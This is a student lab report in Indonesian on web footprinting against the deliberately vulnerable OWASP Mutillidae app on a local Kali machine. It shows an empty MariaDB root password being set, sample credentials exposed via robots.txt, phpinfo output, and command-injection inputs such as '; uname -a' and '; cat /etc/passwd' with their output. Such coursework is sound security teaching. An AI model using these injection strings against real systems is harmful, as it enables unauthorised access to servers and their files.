LAPORAN PRAKTIKUM
KEAMANAN INFORMASI 1
PERTEMUAN 9
(*Web Footprinting*)

DISUSUN OLEH

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
SARJANA TERAPAN TEKNOLOGI REKAYASA INTERNET
DEPARTEMEN TEKNIK ELEKTRO DAN INFORMATIKA
SEKOLAH VOKASI
UNIVERSITAS GADJAH MADA
YOGYAKARTA
2023

A. Link Github

https://github.com/indah0503/Praktikum-Keamanan-Informasi-Kelas-A/tree/Pertemuan-9


B. Install OWASP Mutillidae




```
┌──(root💀kali)-[/home/kali]
└─# sudo mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.2-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mysql]> ALTER USER 'root'@'localhost' IDENTIFIED
    → BY '';
Query OK, 0 rows affected (0.001 sec)

MariaDB [mysql]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [mysql]> exit
Bye

┌──(root💀kali)-[/home/kali]
└─# sudo systemctl restart mysql.service

┌──(root💀kali)-[/home/kali]
└─# sudo mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 36
Server version: 10.11.2-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database mutillidae;
ERROR 1007 (HY000): Can't create database 'mutillidae'; database exists
MariaDB [(none)]> exit
Bye
┌──(root💀kali)-[/home/kali]
└─# sudo systemctl start php8.2-fpm.service

┌──(root💀kali)-[/home/kali]
└─# sudo systemctl start apache2.service

┌──(root💀kali)-[/home/kali]
└─# sudo systemctl start mysql
```

C. Praktik data exposed dengan robot file


1. Buka jendela mutillidae. Pilih menu OWASP 2017 , pilih menu sensitive data exposure. Pilh information disclosure klik robots.txt.


Robots
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
Others
Labs
Documentation
Resources
Donate
Want to Help?
Video Tutorials
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Sensitive Data Exposure
A4 - XML External Entities
A5 - Broken Access Control
A6 - Security Misconfiguration
A7 - Cross Site Scripting (XSS)
A8 - Insecure Deserialization
A9 - Using Components with Known Vulnerabilities
A10 - Insufficient Logging and Monitoring
Help Me!
Information Disclosure
Application Path Disclosure
Platform Path Disclosure
SSL Misconfiguration
JSON Web Token (JWT)
Edit User Profile
PHP Info Page
Robots.txt
"Secret" Administrative Pages
HTML5 Web Storage
HTML/JavaScript Comments
Cache-Control
Click-Jacking
Cross-Site Framing
X-Frame-Options (Click-Jacking)
X-Frame-Options (Cross-frame Scripting)




Sites use the robot.txt file in the site root to discourage web crawlers from indexing site content. Robots.txt is a plain text file which can be read by site visitors. In some cases, the robots.txt file will point to sensitive pages or directories. If a sensitive file is placed in robots.txt without proper authorization controls protecting the file, site visitors may discover the contents and browse to the files. More information is available at Robots Exclusion Standard

2. Buka browser ketik 127.0.0.1/mutillidae/robots.txt.



```
User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: documentation/
Disallow: includes/
```

3. Buka folder password dan akses file account.




Index of /mutillidae/passwords

Name	Last modified	Size	Description
Parent Directory		-	
accounts.txt	2023-03-23 20:32	929	


Apache/2.4.46 (Debian) Server at 127.0.0.1 Port 80

4. Buka file account.txt.



```
1,admin,adminpass,g0t r00t?,Admin
2,adrian,somepassword,Zombie Films Rock!,Admin
3,john,monkey,I like the smell of confunk,Admin
4,jeremy,password,d1373 1337 speak,Admin
5,bryce,password,I Love SANS,Admin
6,samurai,samurai,Carving fools,Admin
7,jim,password,Rome is burning,Admin
8,bobby,password,Hank is my dad,Admin
9,simba,password,I am a super-cat,Admin
10,dreveil,password,Preparation H,Admin
11,scotty,password,Scotty do,Admin
12,cal,password,C-A-T-S Cats Cats Cats,Admin
13,john,password,Do the Duggie!,Admin
14,kevin,42,Doug Adams rocks,Admin
15,dave,set,Bet on S.E.T. FTW,Admin
16,patches,tortoise,meow,Admin
17,rocky,stripes,treats?,Admin
18,tim,lanmaster53,Because reconnaissance is hard to spell,Admin
19,ABaker,SoSecret,Muffin tops only,Admin
20,PPan,NotTelling,Where is Tinker?,Admin
21,CHook,JollyRoger,Gator-hater,Admin
22,james,i<3devs,Occupation: Researcher,Admin
23,ed,pentest,Commandline KungFu anyone?,Admin
```

5. Untuk mengecek data sensitive terekspose buka owsp 2017 pilih php info page.


OWASP 2017
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A8 - Insecure Deserialization
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
Application Path Disclosure
Platform Path Disclosure
SSL Misconfiguration
JSON Web Token (JWT)
Edit User Profile
PHP Info Page
Robots.txt
"Secret" Administrative Pages
HTML5 Web Storage
HTML/JavaScript Comments
Cache-Control
Click-Jacking
Cross-Site Framing
X-Frame-Options (Click-Jacking)
X-Frame-Options (Cross-frame Scripting)
Robots
Help Me!
sensitiv
without
discove
availabl



PHP Version 8.2.2


System	Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64
Build Date	Feb 7 2023 11:27:52
Build System	Linux
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.2/fpm
Loaded Configuration File	/etc/php/8.2/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/8.2/fpm/conf.d
Additional .ini files parsed	/etc/php/8.2/fpm/conf.d/10-mysqlnd.ini, /etc/php/8.2/fpm/conf.d/10-opcache.ini, /etc/php/8.2/fpm/conf.d/10-pdo.ini, /etc/php/8.2/fpm/conf.d/15-xml.ini, /etc/php/8.2/fpm/conf.d/20-calendar.ini, /etc/php/8.2/fpm/conf.d/20-ctype.ini, /etc/php/8.2/fpm/conf.d/20-curl.ini, /etc/php/8.2/fpm/conf.d/20-dom.ini, /etc/php/8.2/fpm/conf.d/20-exif.ini, /etc/php/8.2/fpm/conf.d/20-ffi.ini, /etc/php/8.2/fpm/conf.d/20-fileinfo.ini, /etc/php/8.2/fpm/conf.d/20-ftp.ini, /etc/php/8.2/fpm/conf.d/20-gd.ini, /etc/php/8.2/fpm/conf.d/20-gettext.ini, /etc/php/8.2/fpm/conf.d/20-iconv.ini, /etc/php/8.2/fpm/conf.d/20-imap.ini, /etc/php/8.2/fpm/conf.d/20-mbstring.ini, /etc/php/8.2/fpm/conf.d/20-mysqli.ini, /etc/php/8.2/fpm/conf.d/20-pdo_mysql.ini, /etc/php/8.2/fpm/conf.d/20-phar.ini, /etc/php/8.2/fpm/conf.d/20-posix.ini, /etc/php/8.2/fpm/conf.d/20-readline.ini, /etc/php/8.2/fpm/conf.d/20-shmop.ini, /etc/php/8.2/fpm/conf.d/20-simplexml.ini, /etc/php/8.2/fpm/conf.d/20-sockets.ini, /etc/php/8.2/fpm/conf.d/20-sysvmsg.ini, /etc/php/8.2/fpm/conf.d/20-sysvsem.ini, /etc/php/8.2/fpm/conf.d/20-sysvshm.ini, /etc/php/8.2/fpm/conf.d/20-tokenizer.ini, /etc/php/8.2/fpm/conf.d/20-xmlreader.ini, /etc/php/8.2/fpm/conf.d/20-xmlwriter.ini, /etc/php/8.2/fpm/conf.d/20-xsl.ini
PHP API	20220829
PHP Extension	20220829
Zend Extension	420220829
Zend Extension Build	API420220829,NTS
PHP Extension Build	API20220829,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, convert.*, consumed, dechunk, convert.iconv.*

```
This program makes use of the Zend Scripting Language Engine:
Zend Engine v4.2.2, Copyright (c) Zend Technologies
    with Zend OPcache v8.2.2, Copyright (c), by Zend Technologies
```

D. *Command Injection Database Interrogation*

1. Basic Command Execution Testing


a. Tes DNS Lookup



Results for www.cnn.com

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773
```


b. Uji Kerentanan Pencarian DNS



Results for www.cnn.com; uname -a

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64 GNU/Linux
```


c. Pengujian Pengintaian/ Reconnaissance



Results for www.cnn.com; pwd

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae
```


d. Analisis forensic aplikasi dns-lookup.php



Results for www.cnn.com; find /var/www/html/mutillidae -name "dns-lookup.php" | xargs egrep '(exec|system|virtual)'

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

    /* Output results of shell command sent to operating system */
                        echo '

'.shell_exec("nslookup " . $lTargetHost).'

';
                             $LogHandler->writeToLog("Executed operating system command: nslookup " . $lTargetHostText);
```


2. Database Reconnaissance
    a. Temukan Database menggunakan file /etc/passwd



Results for www.cnn.com; cat /etc/passwd | egrep -i '(postgres|sql|db2|ora)'

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:119:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

